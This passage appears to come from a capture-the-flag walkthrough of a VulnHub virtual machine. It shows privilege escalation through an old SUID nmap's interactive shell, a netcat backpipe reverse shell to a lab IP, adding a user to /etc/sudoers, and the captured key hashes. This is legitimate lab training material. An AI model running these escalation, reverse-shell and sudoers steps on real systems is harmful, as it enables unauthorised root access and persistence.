
```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$
```

2 down! 1 to go.




```
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Digging around the file system as 'robot' I could see an FTP client running on local host which could possibly be leveraged as another route. However, I focused my attention on old version of nmap owned by root with the SUID bit set. Using the "--interactive" switch I was able to run commands as root.




```
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
```

Using this method I was able to grab the third key file.



```
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```


I first attempted to throw myself a reverse shell with netcat however even though I could run commands as root the reverse shell still connected back in the context of the user ‘robot’.


File Edit View Search Terminal Help
root@kali: /
File Edit View Search Terminal Help

```
# mknod backpipe p; nc 192.168.110.129 443  0<backpipe | /bin/bash 1>backpipe
```


```
listening on [any] 443 ...
connect to [192.168.110.129] from (UNKNOWN) [192.168.110.153] 60479
python -c 'import pty;pty.spawn("/bin/bash")'
robot@linux:/usr/local/bin$ cd /root
cd /root
```

I went for broke and added the user ‘robot’ to the sudoers.




```
# Add bitnami paths to sudo
Defaults        secure_path="/opt/bitnami/varnish/bin:/opt/bitnami/sqlite/b
in:/opt/bitnami/php/bin:/opt/bitnami/mysql/bin:/opt/bitnami/apache2/bin:/op
t/bitnami/common/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbi
n:/bin:/usr/games"
# echo "robot ALL=(ALL) ALL" >> /etc/sudoers
```

Now that worked!




```
robot@linux:/usr/local/bin$ sudo -i
sudo -i
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

root@linux:~# clear
```

Now I was root and dug around a bit to see what was going on with the nmap interactive shell.



```
root@linux:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@linux:~# cd /root
cd /root
root@linux:~# ls -lah
ls -lah
total 44K
drwx------  4 root root  4.0K Jun 27 13:20 .
drwxr-xr-x 22 root root  4.0K Sep 16  2015 ..
-rw-------  1 root root  4.0K Nov 14  2015 .bash_history
-rw-r--r--  1 root root  3.2K Sep 16  2015 .bashrc
drwx------  2 root root  4.0K Nov 13  2015 .cache
-rw-r--r--  1 root root     0 Nov 13  2015 firstboot_done
-r--------  1 root root    33 Nov 13  2015 key-3-of-3.txt
-rw-r--r--  1 root robot    5 Jun 27 03:55 .monit.pid
-rw-r--r--  1 root root   140 Feb 20  2014 .profile
-rw-------  1 root root  1.0K Sep 16  2015 .rnd
drwxr-xr-x  2 root root  4.0K Jun 27 13:22 .ssh
-rw-------  1 root root   249 Jun 27 13:20 .xsession-errors
root@linux:~# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

I believe that fakeroot was in play which can be used to simulate root privileges.



```
root@linux:~# dpkg -l
dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name           Version      Architecture Description
+++-==============-============-============-=================================
ii  adduser        3.113+nmu3ub all          add and remove users and groups
ii  apt            1.0.1ubuntu2 amd64        commandline package manager
ii  apt-utils      1.0.1ubuntu2 amd64        package management related utilit
ii  autoconf       2.69-6       all          automatic configure script builde
ii  automake       1:1.14.1-2ub all          Tool for generating GNU Standards
ii  autotools-dev  20130810.1   all          Update infrastructure for config.
ii  base-files     7.2ubuntu5.2 amd64        Debian base system miscellaneous
ii  base-passwd    3.5.33       amd64        Debian base system master passwor
ii  bash           4.3-7ubuntu1 amd64        GNU Bourne Again SHell
ii  binutils       2.24-5ubuntu amd64        GNU assembler, linker and binary
ii  bsdutils       1:2.20.1-5.1 amd64        Basic utilities from 4.4BSD-Lite
ii  build-essentia 11.6ubuntu6  amd64        Informational list of build-essen
ii  busybox-initra 1:1.21.0-1ub amd64        Standalone shell setup for initra
ii  bzip2          1.0.6-5      amd64        high-quality block-sorting file c
ii  ca-certificate 20141019ubun all          Common CA certificates
ii  console-setup  1.70ubuntu8  all          console font and keymap setup pro
ii  coreutils      8.21-1ubuntu amd64        GNU core utilities
ii  cpio           2.11+dfsg-1u amd64        GNU cpio -- a program to manage a
ii  cpp            4:4.8.2-1ubu amd64        GNU C preprocessor (cpp)
ii  cpp-4.8        4.8.4-2ubunt amd64        GNU C preprocessor
ii  cron           3.0pl1-124ub amd64        process scheduling daemon
ii  curl           7.35.0-1ubun amd64        command line tool for transferrin
ii  dash           0.5.7-4ubunt amd64        POSIX-compliant shell
ii  debconf        1.5.51ubuntu all          Debian configuration management s
ii  debconf-i18n   1.5.51ubuntu all          full internationalization support
ii  debianutils    4.4          amd64        Miscellaneous utilities specific
ii  dh-python      1.20140128-1 all          Debian helper tools for packaging
ii  diffutils      1:3.3-1      amd64        File comparison utilities
ii  dmsetup        2:1.02.77-6u amd64        Linux Kernel Device Mapper usersp
ii  dpkg           1.17.5ubuntu amd64        Debian package management system
ii  dpkg-dev       1.17.5ubuntu all          Debian package development tools
ii  e2fslibs:amd64 1.42.9-3ubun amd64        ext2/ext3/ext4 file system librar
ii  e2fsprogs      1.42.9-3ubun amd64        ext2/ext3/ext4 file system utilit
ii  eject          2.1.5+deb1+c amd64        ejects CDs and operates CD-Change
ii  fakeroot       1.20-3ubuntu amd64        tool for simulating superuser pri
```

This was a fun VM and a welcome break from other things. Thanks to the author, Jason, for putting it together and as always thanks to g0tmi1k and the #vulnhub team for hosting and keeping this awesome community going. Looking forward to the next one!

Key locations:

Key #	Location	MD5
1	Web root	073403c8a58a1f80d943455fb30724b9
2	Robot’s home directory	822c73956184f694993bede3eb39f959
3	Root’s home directory	04787ddef27c3dee1ee161b21670b4e4